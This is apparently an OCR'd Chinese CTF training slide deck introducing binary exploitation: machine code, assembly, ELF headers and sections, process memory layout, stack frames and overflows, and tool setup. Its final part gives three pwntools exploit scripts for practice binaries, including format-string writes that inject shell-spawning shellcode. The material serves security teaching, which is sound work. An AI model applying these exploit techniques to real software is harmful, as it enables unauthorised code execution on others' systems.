




NUAACTF


WEB
REVERSE
PWN
CRYPTO
PENTEST
MISC




pwn

在ctf比赛中泛指二进制漏洞利用技术，例如静态分析可执行文件结合动态调试理解程序行为，找到并利用漏洞从而getshell


binary

- 二进制代码：由0，1组成的代码。逢二进一。用不同码字表示不同信息的方法就叫二进制编码。如用1111表示15。
- 机器语言：又称机器码，是用二进制代码指令表达的语言和CPU可直接解读的数据。由于机器语言是面向机器的，所以难以编程。



83c001就是汇编代码add eax,1对应的x86二进制代码指令的16进制形式


assembly



- 由于不同种类的CPU其机器语言是不相通的，且难以记忆和编程，出现了用助记符替代二进制代码指令的汇编语言，每一种特定的汇编语言和其特定的机器语言指令集是一一对应的。

- 比如x86/amd64汇编指令的两大风格分别是Intel汇编与AT&T汇编，分别被Visual C++与GNU/Gas采用（Gas也可使用Intel汇编风格），此外还有arm架构和mips架构。

反汇编




- 由于可执行文件中的代码就是就是机器码，所以如果想要直接通过机器码看懂十分困难。

- 所以一般通过反汇编将机器码转化回汇编代码使之更容易看懂。原理其实就和加密解密差不多。

- IDA Pro，objdump，readelf等工具都可以帮助分析可执行文件

可执行文件



- 在不同的操作系统环境下，可执行程序的呈现方式不一样。比如Windows下的PE/PE64。Linux下的ELF。Mac下的Mach-O。可执行文件中的代码就是机器码。

- 可执行文件由操作系统加载并执行：操作系统按照可执行文件格式将文件不同部分加载到内存的，并分配到对应虚拟地址中，这一操作即创建进程。加载完毕后按照可执行文件指定的程序入口将控制权交给进程。

ELF

CTF

- 可重定位文件(relocatable file)，用于与其它目标文件进行连接以构建可执行 文件或动态链接库。可重定位文件就是常说的目标文件，由源文件编译而成，但还 没有连接成可执行文件。

- 共享目标文件(shared object file)，即动态链接库文件。它在以下两种情况下 被使用：第一，在连接过程中与其它动态链接库或可重定位文件一起构建新的目标 文件；第二，在可执行文件被加载的过程中，被动态链接到新的进程中，成为运行 代码的一部分。

- 可执行文件(executable file)，经过连接的，可以执行的程序文件。


ELF文件格式

CTF

- ELF header：位于文件的最开始处，包含有整个文件的结构信息
- section header table：一个结构数组，包含有文件中所有“节”的信息。
- program header table：同上，作用是告诉系统 如何创建进程的镜像。
- 只有 ELF 文件头的位置是固定的，其它内容的位置全都可变。

连接视图	运行视图
ELF 文件头	ELF 文件头
程序头表(可选)	程序头表
第 1 节	第 1 段
第 2 节	
…	第 2 段
第 n 节	
…	…
“节”头表	“段”头表(可选)

ELF header





```
#define EI_NIDENT 16
typedef struct {
unsigned char e_ident[EI_NIDENT];     Elf32_Half e_type;
Elf32_Half e_machine;                 Elf32_Word e_version;
Elf32_Addr e_entry;                   Elf32_Off e_phoff;
Elf32_Off e_shoff;                    Elf32_Word e_flags;
Elf32_Half e_ehsize;                  Elf32_Half e_phentsize;
Elf32_Half e_phnum;                   Elf32_Half e_shentsize;
Elf32_Half e_shnum;                   Elf32_Half e_shstrndx;
} Elf32_Ehdr;
```

readelf -h

名称	取值	目的
EI_MAG0	0	文件标识
EI_MAG1	1	文件标识
EI_MAG2	2	文件标识
EI_MAG3	3	文件标识
EI_CLASS	4	文件类
EI_DATA	5	数据编码
EI_VERSION	6	文件版本
EI_PAD	7	补齐字节开始处
EI_NIDENT	16	e_ident[]大小

section



- 在目标文件中可以包含很多“节”(section)，所有这些“节”都登记在section header table里。节头表的每一个表项是一个 Elf32_Shdr 结构，通过每一个表项可以定位到对应的节。


```
typedef struct {
Elf32_Word sh_name;          Elf32_Word sh_type;
Elf32_Word sh_flags;         Elf32_Addr sh_addr;
Elf32_Off sh_offset;         Elf32_Word sh_size;
Elf32_Word sh_link;          Elf32_Word sh_info;
Elf32_Word sh_addralign;     Elf32_Word sh_entsize;
} Elf32_Shdr;
```

- 目标文件中的每一个节一定有一个节头，但有的节头可以没有对应的节，而只是一个空的头。每一个节所占用的空间是连续的且各个节之间不能互相重叠。 节与节之间多余的字节不属于任何节。

- 比如.text，.bss，.data。

readelf -S

program header



- program header table中的每一个元素称为“程序头”，每一个程序头描述了一个 “段(segment)”或者一块用于准备执行程序的信息。一个目标文件中的“段 (segment)”包含一个或者多个“节(section)”。


- 一个已装载完成的进程空间会包含多个不同的 “段(segment)”，比如代码段(text segment)，数据段(data segment)，堆栈段(stack segment)等等。

```
typedef struct {
Elf32_Word p_type;          Elf32_Off p_offset;
Elf32_Addr p_vaddr;         Elf32_Addr p_paddr;
Elf32_Word p_filesz;        Elf32_Word p_memsz;
Elf32_Word p_flags;         Elf32_Word p_align;
} Elf32_Phdr;
```


readelf -l

Linux进程的内存分布

CTF




程序的数据



- 初始化的全局变量和静态局部变量内存分配在.data段
- 未初始化的全局变量和静态局部变量内存分配在.bss段
- 函数局部变量的内存运行时在栈上分配
- 还有程序中用malloc分配的堆内存

栈帧




更早的栈帧和调用的栈帧是一样的

ebp用于保存被调用者的栈帧的栈底

esp指向栈顶

然后其实就是数据结构里的栈-QAQ

内存溢出




- 当读取的数据长度超过程序给的内存长度时，输入的数据会溢出到其他内存区域。

- 例如栈溢出，堆溢出等

- 还有一种不一样的“溢出”，整数溢出

做题准备



Ubuntu16.04（或其它）


git,pip

gdb-peda

libc6:i386,gcc-multilib

pwntools

hello_pwn





```
from pwn import *

p = process('./hello_pwn')
p.sendline("A"*4 + "\x61\x61\x75\x6e")

p.interactive()
```


格式化字符串漏洞



printf格式化控制符


%n,%p,%7$n,%8$p

leave




```
from pwn import *
p = process('./leave')
shellcode = shellcraft.sh()
#cat file
shellcode = asm(shellcode)
payload = '%{}x%4$np'.format(str(0x804a170))
#write ebp
payload += p32(0x804a16c)
#padding for pop
payload += p32(0x804a174)
payload += shellcode
p.sendline(payload)
print "recv: ",p.recv()
p.sendline("key")
p.interactive()
```

string




```
from pwn import *
context.log_level = 'debug'
p = process('./string')
shellcode = shellcraft.amd64.linux.sh()
shellcode = asm(shellcode,arch = "amd64",os = "linux")
p.recvuntil("secret[0] is ")
dui = int("0x" + p.recvuntil("secret[1] is ")[0:6],16)
print "data:" + hex(dui)
p.recvuntil("be:\n")
p.sendline("a")
p.recvuntil("up?:\n")
p.sendline("east")
p.recvuntil("(0)?:\n")
p.sendline("1")
p.recvuntil("address'\n")
p.sendline("1")
p.recvuntil("is:\n")
payload = "%10$n%11$n000000" + p64(dui) + p64(dui + 4)
p.sendline(payload)
p.recvuntil("YOU SPELL\n")
p.sendline(shellcode)
p.interactive()
```